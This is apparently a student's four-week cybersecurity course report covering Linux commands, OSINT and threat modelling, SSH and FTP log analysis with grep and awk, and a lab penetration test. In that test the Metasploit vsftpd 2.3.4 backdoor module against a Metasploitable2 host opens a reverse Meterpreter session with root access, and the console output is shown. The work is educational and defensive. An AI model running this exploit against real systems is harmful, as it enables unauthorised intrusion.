

**FROM FOUNDATIONS TO
EXPLOITATION — A FOUR-WEEK
SECURITY JOURNEY**

BY

**EZE CHUKWUEBUKA WILSON
TR3/STD/CYB/045**

TRACK: CYBERSECURITY


JULY, 2026

SECTION 1

WEEK 1 FOUNDATION (HOW IT CONNECTS TO EVERYTHING ELSE)

Week 1 provided the foundation for every activity completed during the rest of the programme. Although the focus was on Linux navigation, file permissions, networking, and basic log reading, these skills later became essential for threat intelligence, log analysis, and penetration testing. I realised that cybersecurity begins with understanding how systems work before learning how to defend or attack them.

One of the key lessons was the CIA Triad—Confidentiality, Integrity, and Availability. This framework helped me understand why organisations protect information and why vulnerabilities can threaten business operations. As the course progressed, I saw how every vulnerability or attack could be linked to one or more parts of the CIA Triad.



```
18 cat class1
24 rm r- class_B
29 touch class_B
31 rm class_B
32 mkdir class_B
34 cd class_B
35 touch class_1.txt
36 echo "Willyx" > class.txt
37 echo "Miah" >> class.txt
39 cat class1.txt
42 sed -i 's/Willyx//g' class.txt
43 nano class.txt
45 cd class_Bclear
49 chmod 644 class_B
51 cd class.txt
52 cat
54 nmap
57 class_B
59 find class_B
60 sudo apt install curl
61 curl --version
62 apt search networking
64 ip addr show
65 ip route show
66 ping -c 4 google.com
```

Figure: History of basic commands I learnt in week 2

Linux file permissions became one of the most practical skills learned during Week 1. I practised changing permissions using both symbolic and numeric methods before applying commands such as:

`chmod 600 evidence.txt` (change mode)

At first, this command simply restricted a file so that only the owner could read and write it; meaning the owner has read (4) and write (2) permissions while others and groups have 0 permissions. Later, however, I recognised its importance in digital investigations. During a penetration test or forensic

examination, collected evidence must remain protected from unauthorised access or modification. Restricting permissions on evidence files helps maintain the chain of custody, ensuring that only authorised investigators can access the evidence. If multiple users can edit or replace collected logs or screenshots, it becomes difficult to demonstrate that the evidence remained authentic throughout the investigation. Therefore, the same Linux permissions learned in Week 1 directly support forensic integrity and evidential reliability in real-world incident response.

Another important exercise involved interpreting directory listings using the command:

```
ls -la
```

In Week 1, it helped me understand file permissions, ownership, timestamps, and hidden files. During Week 4, I realised the same command could be used after compromising a system to identify hidden scripts, suspicious files, or attacker persistence mechanisms. The command remained the same, but its purpose changed from system administration to security investigation.

Week 1 also introduced network awareness through commands such as:

```
ss -tuln
```

This command displayed listening services on a Linux machine and helped me understand how open ports create potential attack surfaces. In Week 4, this knowledge helped me interpret Nmap scan results quickly by recognising services such as FTP, SSH, and HTTP and deciding which ones required further investigation.

Other Linux commands I learnt in week one includes the following:

ls, cd, pwd, mkdir, rm, cp, mv, touch, and find to manage files and directories; view or edit file contents with cat, less, more, head, tail, nano, vim, and grep; check system information using uname -a, top, htop, df -h, du -sh, free -h, and uptime; manage users and permissions with whoami, chown, sudo, and passwd; handle networking through ping, curl, wget, ifconfig, ip a, ssh, and scp; control processes using ps aux, kill, killall, bg, fg, and jobs; and install or update software with apt install, apt update. Run man <command> to access its full manual.

Note: A particularly important connection between Week 1 and the later weeks occurred during the PayliteNG investigation. In Week 3, I analysed authentication logs using Linux text-processing commands to identify failed login attempts and successful administrative sessions. Commands similar to the following were used during the investigation:

The Linux skills learned in Week 1 became especially valuable during the PayliteNG investigation in Week 3. Commands such as:

```
grep -i "Failed password" auth.log  
grep -i "Accepted password" auth.log  
grep "session opened" auth.log
```

allowed me to identify failed and successful login attempts, but they depended on my ability to navigate the Linux filesystem and locate the correct log files. Without the Linux foundation developed in Week 1, analysing security evidence would have been much more difficult.

Section 2 – Week 2 Intelligence (How Knowing Your Enemy Changes Everything)

Week 2 shifted the focus of the programme from understanding systems to understanding adversaries. While Week 1 taught me how to interact with Linux systems and protect evidence, Week 2 introduced the intelligence-gathering and analytical skills required to identify threats before attempting to defend against them. Through Open Source Intelligence (OSINT), WHOIS and DNS (Domain Name Server) research, threat modelling using the STRIDE (Spoofing, Tampering, Repudiation, Information Disclosure, Denial of Service and Escalation of Privileges) framework, CVE (Common Vulnerabilities and Expulsure) analysis, and risk assessment, I learned that effective cybersecurity begins long before vulnerability scanning or exploitation. The training manual emphasised that threat modelling, CVE analysis, STRIDE, and risk scoring are essential competencies for a security analyst because they guide where to investigate and what risks should receive priority.

The OSINT exercises changed how I approached investigations. Before Week 2, I saw reconnaissance as simply gathering public information. I later realised that details such as domain registrations, DNS records, technology stacks, and forum posts help analysts identify likely attack targets. Instead of scanning every service, intelligence gathering allows security professionals to focus on systems most likely to contain vulnerabilities.

One of the most valuable skills was performing WHOIS and DNS research. These techniques identified domain ownership, IP addresses, and DNS records, providing useful information for the Week 4 penetration test. When I scanned the Metasploitable2 server using:

```
nmap -sV -A 10.0.3.168
```

I already understood the importance of service identification. Nmap confirmed vulnerable services such as vsftpd 2.3.4 and Apache 2.2.8, while Nikto identified outdated software, exposed directories, and insecure HTTP methods. This showed that intelligence gathering made vulnerability scanning more focused and effective.

Week 2 also introduced the STRIDE threat modelling framework, which helped me evaluate risks from an attacker's perspective. Rather than treating all services equally, STRIDE helped me identify the FTP service as a high-risk target because CVE-2011-2523 could lead to Elevation of Privilege and Information Disclosure. Using the Metasploit module:

```
use exploit/unix/ftp/vsftpd_234_backdoor
```

I successfully gained a Meterpreter session and confirmed root access with:

getuid

which returned:

Server username: root

```
When FETCH_COMMAND is one of CURL,GET,WGET:
Name      Current Setting  Required  Description
-----
FETCH_PIPE false            yes       Host both the binary payload and the command so it can be piped directly to the shell.

When FETCH_FILELESS is none:
Name      Current Setting  Required  Description
-----
FETCH_FILENAME TzRwWldlNOB      no        Name to use on remote system when storing payload; cannot contain spaces or slashes
FETCH_WRITABLE_DIR ./                yes       Remote writable dir to store payload; cannot contain spaces

Exploit target:
Id  Name
--  --
0   Linux/Unix Command

View the full module info with the info, or info -d command.

msf exploit(unix/ftp/vsftpd_234_backdoor) > run
[*] Started reverse TCP handler on 10.0.3.127:4444
[*] 10.0.2.20:21 - Backdoor has been spawned!
[*] Meterpreter session 1 opened (10.0.3.127:4444 -> 10.0.2.20:52204) at 2026-06-23 22:22:04 +0100

meterpreter > id
[-] Unknown command: id. Run the help command for more details.
meterpreter > whoami
[-] Unknown command: whoami. Run the help command for more details.
meterpreter > sysinfo
Computer      : metasploitable.localdomain
OS            : Ubuntu 8.04 (Linux 2.6.24-16-server)
Architecture : i686
BuildTupple  : i486-linux-musl
Meterpreter   : x86/linux
meterpreter > getuid
Server username: root
meterpreter >
```

This demonstrated that threat modelling directly influenced which vulnerability I investigated and exploited.

Week 2 also showed how OSINT supports forensic investigations. During the PayliteNG case study, the threat actor @gr4yh4t left traces in a forum post. Although this did not prove an attack, it provided useful intelligence that was later supported by authentication logs analysed in Week 3 using:

grep -i "Failed password" auth.log

grep -i "Accepted password" auth.log

```

(kali@kali)~[~/labs/week2]
$ nano logAnalysis.sh

(kali@kali)~[~/labs/week2]
$ grep -i "Failed password" logAnalysis.sh

Jan 10 08:00:01 sshd: Failed password for root from 192.168.1.10 port 22
Jan 10 08:00:02 sshd: Failed password for root from 192.168.1.10 port 22
Jan 10 08:00:03 sshd: Failed password for admin from 192.168.1.11 port 22
Jan 10 08:00:04 sshd: Failed password for ubuntu from 10.0.0.5 port 22
Jan 10 08:02:40 sshd: Failed password for root from 203.0.113.45 port 22
Jan 10 08:02:41 sshd: Failed password for root from 203.0.113.45 port 22
Jan 10 08:02:42 sshd: Failed password for root from 203.0.113.45 port 22
Jan 10 08:03:10 sshd: Failed password for admin from 172.16.0.8 port 22
Jan 10 08:03:11 sshd: Failed password for admin from 172.16.0.8 port 22
Jan 10 08:03:12 sshd: Failed password for admin from 172.16.0.8 port 22
Jan 10 08:03:13 sshd: Failed password for admin from 172.16.0.8 port 22
Jan 10 08:03:20 sshd: Failed password for ubuntu from 192.168.1.15 port 22
Jan 10 08:03:21 sshd: Failed password for ubuntu from 192.168.1.15 port 22
Jan 10 08:05:10 sshd: Failed password for root from 198.51.100.23 port 22
Jan 10 08:05:11 sshd: Failed password for root from 198.51.100.23 port 22
Jan 10 08:05:12 sshd: Failed password for root from 198.51.100.23 port 22
Jan 10 08:05:13 sshd: Failed password for root from 198.51.100.23 port 22
Jan 10 08:05:14 sshd: Failed password for root from 198.51.100.23 port 22
Jan 10 08:07:00 sshd: Failed password for root from 10.10.10.10 port 22
Jan 10 08:07:01 sshd: Failed password for root from 10.10.10.10 port 22
Jan 10 08:07:02 sshd: Failed password for root from 10.10.10.10 port 22
Jan 10 08:07:03 sshd: Failed password for root from 10.10.10.10 port 22
Jan 10 08:07:04 sshd: Failed password for root from 10.10.10.10 port 22

(kali@kali)~[~/labs/week2]

```

The logs revealed repeated failed logins followed by successful authentication, confirming that OSINT and log analysis complement each other. Intelligence generates investigative leads, while logs provide the evidence needed to confirm them.

Finally, Week 2 emphasised the importance of validating threat intelligence by researching CVEs, reviewing CVSS scores, and confirming information from reliable sources. This became important in Week 4, where I verified the details of CVE-2011-2523 before exploiting it in a controlled environment.

Overall, Week 2 changed my view of cybersecurity from a technical exercise into an intelligence-driven process. OSINT identified where to investigate, STRIDE helped prioritise risks, and CVE research guided vulnerability assessment. These skills connected the Linux foundations from Week 1 with the forensic investigations of Week 3 and the penetration testing activities of Week 4.

Section 3 – Week 3 Evidence (Why Log Analysis is the Backbone of Security)

Week 3 changed my understanding of cybersecurity by showing that every attack leaves evidence. While Week 1 taught Linux fundamentals and Week 2 introduced threat intelligence, Week 3 focused on proving attacks through log analysis. Using tools such as `grep`, `awk`, `sed`, Bash scripting, and Python, I learned to detect malicious activity hidden in system logs. I also realised that log analysis supports both proactive security monitoring and digital forensics.

The most useful tool was grep, which allowed me to search authentication logs quickly instead of reading them manually. During the PayliteNG investigation, I used:

grep "Failed password" /var/log/auth.log

```
(kali㉿kali)-[~/labs/week2]
$ nano logAnalysis.sh

(kali㉿kali)-[~/labs/week2]
$ grep -i "Failed password" logAnalysis.sh

Jan 10 08:00:01 sshd: Failed password for root from 192.168.1.10 port 22
Jan 10 08:00:02 sshd: Failed password for root from 192.168.1.10 port 22
Jan 10 08:00:03 sshd: Failed password for admin from 192.168.1.11 port 22
```

grep "Accepted password" /var/log/auth.log

```
(kali㉿kali)-[~/labs/week2]
$ grep -i "accepted password" logAnalysis.sh

Jan 10 08:00:05 sshd: Accepted password for root from 10.0.0.5 port 22
Jan 10 08:02:50 sshd: Accepted password for root from 203.0.113.45 port 22
Jan 10 08:04:00 sshd: Accepted password for ubuntu from 192.168.1.15 port 22
Jan 10 08:06:00 sshd: Accepted password for admin from 192.168.1.11 port 22
Jan 10 08:07:05 sshd: Accepted password for root from 10.10.10.10 port 22
```

These commands identified failed logins, successful authentications, and administrative sessions, helping me reconstruct the attack timeline and understand attacker behaviour.

I also learned to use awk to extract useful information from log files. For example:


```
grep "Failed password" /var/log/auth.log | awk '{print $11}' | sort | uniq -c | sort -rn
```

allowed me to identify the IP addresses responsible for the highest number of failed login attempts. Using **sed**, I highlighted suspicious entries with:

```
sed 's/Failed/[ALERT]/g' /var/log/auth.log
```

showing how simple automation can make investigations more efficient.

Week 3 also introduced automation through `security_check.sh` and `log_analyser.py`. The Bash script monitored authentication logs and generated alerts, while the Python program analysed larger log files and detected suspicious activity automatically. Together, these scripts helped me understand how **SIEM** platforms such as Splunk operate. Like my scripts, Splunk collects logs, searches for suspicious behaviour, correlates events, and generates alerts. The difference is that a SIEM performs these tasks across thousands of systems in real time.

During the PayliteNG investigation, I analysed FTP authentication using:

```
grep "FAIL LOGIN" ftp.log
```

This command identified failed FTP login attempts. A SIEM performs the same task automatically by monitoring logs continuously, correlating repeated failures, and alerting analysts when suspicious activity exceeds a defined threshold.

Week 3 also showed the importance of correlating multiple log sources. Authentication logs revealed repeated failed logins followed by successful access, while Apache logs showed web scanning activity. Individually these events seemed minor, but together they revealed a coordinated attack. This demonstrated why security analysts must analyse evidence from multiple sources rather than relying on a single log.

The experience changed my understanding of a Tier 1 SOC analyst's role. Instead of simply responding to alerts, analysts must investigate log evidence to

determine whether an event is a genuine attack or a false positive. During the PayliteNG investigation, log analysis enabled me to identify malicious authentication attempts, suspicious web requests, and attacker activity that would otherwise have gone unnoticed.

Looking ahead, I now understand why Week 3 is the foundation for both SIEM and digital forensics. In Week 6, SIEM platforms will automate many of the tasks I performed manually using ``grep``, ``awk``, Bash, and Python. In Week 8, these same log analysis skills will help reconstruct incidents, preserve evidence, and support forensic investigations. Week 3 taught me that logs are the primary source of evidence for detecting, investigating, and proving cyberattacks.

Section 4 – Week 4 Exploitation (Understanding the Attacker's Perspective)

Week 4 marked the transition from analysing attacks to performing authorised penetration testing. It combined the Linux skills from Week 1, the intelligence techniques from Week 2, and the log analysis skills from Week 3 to demonstrate how attackers exploit vulnerabilities. Following the PTES methodology, I carried out reconnaissance, identified vulnerable services, exploited a confirmed vulnerability, documented evidence, and analysed the logs generated by the attack.

The most important exercise was exploiting **CVE-2011-2523**, the backdoor vulnerability in **vsftpd 2.3.4**. After identifying the vulnerable FTP service with Nmap, I used:

search vsftpd

use exploit/unix/ftp/vsftpd_234_backdoor

run

The exploit opened a Meterpreter session, and I confirmed administrative access with:

meterpreter > getuid

Server username: root

```
When FETCH_COMMAND is one of CURL,GET,WGET:
Name      Current Setting  Required  Description
-----
FETCH_PIPE false            yes       Host both the binary payload and the command so it can be piped directly to the shell.

When FETCH_FILELESS is none:
Name      Current Setting  Required  Description
-----
FETCH_FILENAME TzRWwWd1NOB    no        Name to use on remote system when storing payload; cannot contain spaces or slashes
FETCH_WRITABLE_DIR ./              yes       Remote writable dir to store payload; cannot contain spaces

Exploit target:
Id  Name
--  --
0   Linux/Unix Command

View the full module info with the info, or info -d command.

msf exploit(unix/ftp/vsftpd_234_backdoor) > run
[*] Started reverse TCP handler on 10.0.3.127:4444
[*] 10.0.2.20:21 - Backdoor has been spawned!
[*] Meterpreter session 1 opened (10.0.3.127:4444 -> 10.0.2.20:52204) at 2026-06-23 22:22:04 +0100

meterpreter > id
[-] Unknown command: id. Run the help command for more details.
meterpreter > whoami
[-] Unknown command: whoami. Run the help command for more details.
meterpreter > sysinfo
Computer      : metasploitable.localdomain
OS            : Ubuntu 8.04 (Linux 2.6.24-16-server)
Architecture : i686
BuildTuple    : i486-linux-musl
Meterpreter   : x86/linux
meterpreter > getuid
Server username: root
meterpreter >
```

This showed how a publicly known, unpatched vulnerability could lead to complete system compromise without advanced hacking skills. It also proved that organisations of any size can become targets if they fail to patch exposed services.

The attack followed a complete penetration testing lifecycle. Passive reconnaissance from Week 2 was followed by active scanning using:

```
nmap -sV -A 10.0.3.168
```

which identified vulnerable services including **vsftpd 2.3.4**, **Apache 2.2.8**, and outdated PHP. Nikto confirmed additional web server weaknesses such as HTTP TRACE, missing security headers, and exposed directories. After exploitation, I reviewed authentication and FTP logs, linking offensive activities back to the defensive log analysis techniques learned in Week 3.


The exercise also showed that defenders have several opportunities to stop an attack. Network monitoring could detect reconnaissance, regular patching would remove vulnerable software, firewalls could reduce the attack surface, and SIEM or EDR solutions could identify suspicious FTP activity or Meterpreter sessions. This demonstrated that effective security depends on multiple layers of defence rather than a single control.

The biggest lesson from Week 4 was that offensive security improves defensive thinking. I now understand that vulnerabilities are only one stage in a complete attack chain involving reconnaissance, exploitation, privilege escalation, and evidence left behind in logs. I also learned the importance of documenting every stage of a penetration test with screenshots, command output, risk assessments, and remediation recommendations so that technical findings can be translated into practical security improvements.

Section 5 – The Connection (How It All Links Together)

The first four weeks showed me that cybersecurity is one continuous process rather than separate technical subjects. Each week builds on the previous one, creating a complete security lifecycle that combines system administration, intelligence gathering, investigation, and penetration testing.

The progression of the course can be represented as the following security chain:



Week 1 provided the Linux skills needed to navigate systems, manage files, and understand network services. Week 2 introduced OSINT, WHOIS, DNS, STRIDE, and CVE research, helping me identify likely attack surfaces before scanning. Week 3 taught me to analyse authentication and Apache logs using grep, awk, sed, Bash, and Python to reconstruct attacks. Week 4 then showed how attackers exploit those weaknesses using tools such as Nmap, Nikto, and Metasploit while also generating the logs that defenders investigate.

Looking ahead, Week 4 has prepared me for SIEM platforms such as Splunk and Wazuh because I now understand the attack sequence behind security alerts instead of viewing them as isolated events. Likewise, the log analysis skills from Week 3 will support digital forensics by helping me reconstruct incidents, preserve evidence, and determine exactly how an attacker compromised a system.

Section 6 – Personal Reflection (What I Learned About Myself)

The first four weeks of this programme changed both my technical skills and my understanding of cybersecurity. Before the course, I thought cybersecurity was mainly about using tools like Kali Linux, Nmap, and Metasploit. I now understand that it combines system administration, threat intelligence, log analysis, and penetration testing to protect organisations.

The hardest part was connecting the topics from each week instead of viewing them separately. As I completed the assignment, I realised that Linux skills from Week 1 supported OSINT in Week 2, log analysis in Week 3, and penetration testing in Week 4. Each week built naturally on the previous one.

The most memorable moment was successfully exploiting CVE-2011-2523 and seeing:

Server username: root

This showed me how quickly an unpatched vulnerability can lead to complete system compromise and reinforced the importance of regular patching and vulnerability management.

Week 3 also helped me appreciate the value of log analysis. Using commands such as grep to identify failed logins and suspicious activity demonstrated that logs provide the evidence needed to detect and investigate attacks.

As I continue my cybersecurity journey, I hope to specialise in penetration testing. I enjoy reconnaissance, vulnerability assessment, and exploitation because they require technical knowledge and problem-solving. At the same time, I have learned that effective penetration testers must also understand defensive security, log analysis, and incident response to provide practical recommendations.

APPENDICES

AI Interaction Log

Chat 1 – Improve Section 1 (Week 1 Foundation)

Prompt

Using my Week 1 lab outputs, write a professional report explaining how Linux navigation, file permissions, and log analysis connect to Weeks 2–4. Include examples using `chmod 600`, `ls -la`, and `ss -tuln`.

AI Response (Summary)

- Explained how Linux fundamentals supported later penetration testing and investigations.
- Connected file permissions to chain of custody.
- Linked `ls -la` to identifying hidden files and persistence mechanisms.
- Improved grammar and report structure.

Validation

- Compared commands with my lab notes.
 - Verified all Linux commands worked in Kali Linux.
-

Chat 2 – Improve Section 2 (Week 2 Intelligence)

Prompt

Write a report explaining how OSINT, WHOIS, DNS research, STRIDE, and CVE research influenced my penetration test. Use my Nmap, Nikto, and Metasploit outputs.

AI Response (Summary)

- Connected OSINT to reconnaissance.
- Explained STRIDE using the vulnerable FTP service.
- Linked forum intelligence with authentication log analysis.
- Improved technical flow and wording.

Validation

- Replaced generic examples with my own IP address (10.0.3.168).

- Confirmed CVE-2011-2523 details using official references.
-

Chat 3 – Improve Section 3 (Week 3 Evidence)

Prompt

Using my Week 3 lab notes, write a professional section explaining how grep, awk, sed, Bash, and Python support SIEM and digital forensics. Include my commands.

AI Response (Summary)

- Explained the purpose of each Linux tool.
- Compared `security_check.sh` and `log_analyser.py` with Splunk.
- Connected manual log analysis to automated SIEM detection.
- Improved readability and organisation.

Validation

- Verified every command against my Week 3 outputs.
 - Ensured the scripts matched the actual lab exercises.
-

Chat 4 – Improve Section 4 (Week 4 Exploitation)

Prompt

Write a professional penetration testing report using my actual exploitation results. Include Nmap, Nikto, Metasploit, and Meterpreter outputs. Explain the attack chain and defensive controls.

AI Response (Summary)

- Organised the penetration test using the PTES methodology.
- Explained exploitation of CVE-2011-2523.
- Added attack chain and remediation discussion.
- Connected offensive security to defensive monitoring.

Validation

- Confirmed all commands and outputs matched my screenshots.
 - Verified that `getuid` returned **Server username: root**.
-

Chat 5 – Improve Section 5 (The Connection)

Prompt

Connect Weeks 1–4 into one continuous cybersecurity journey. Show how Linux, OSINT, log analysis, and penetration testing support future SIEM and digital forensics topics.

AI Response (Summary)

- Produced a learning progression diagram.
- Explained how each week builds upon the previous one.
- Linked penetration testing with SIEM and forensics.
- Improved transitions between sections.

Validation

- Checked that every week referenced my completed laboratory activities.
-

Chat 6 – Personal Reflection

Prompt

Help me write a genuine personal reflection based on my experience during Weeks 1–4. Make it sound natural and avoid exaggeration.

AI Response (Summary)

- Drafted a personal reflection.
- Described lessons learned from exploiting CVE-2011-2523.
- Explained why I want to specialise in penetration testing.
- Improved grammar while keeping the reflection personal.

Validation

- Replaced generic statements with my own experiences.
 - Removed wording that did not accurately reflect my learning.
-

Chat 7 – Report Reduction

Prompt

Reduce each report section by approximately 50% while keeping all required marking criteria and my technical evidence.

AI Response (Summary)

- Condensed paragraphs.
- Removed repetition.
- Preserved commands, findings, and conclusions.
- Maintained professional academic writing.

Validation

- Compared the condensed version with the original report.
- Verified that all required questions from the assignment were still answered.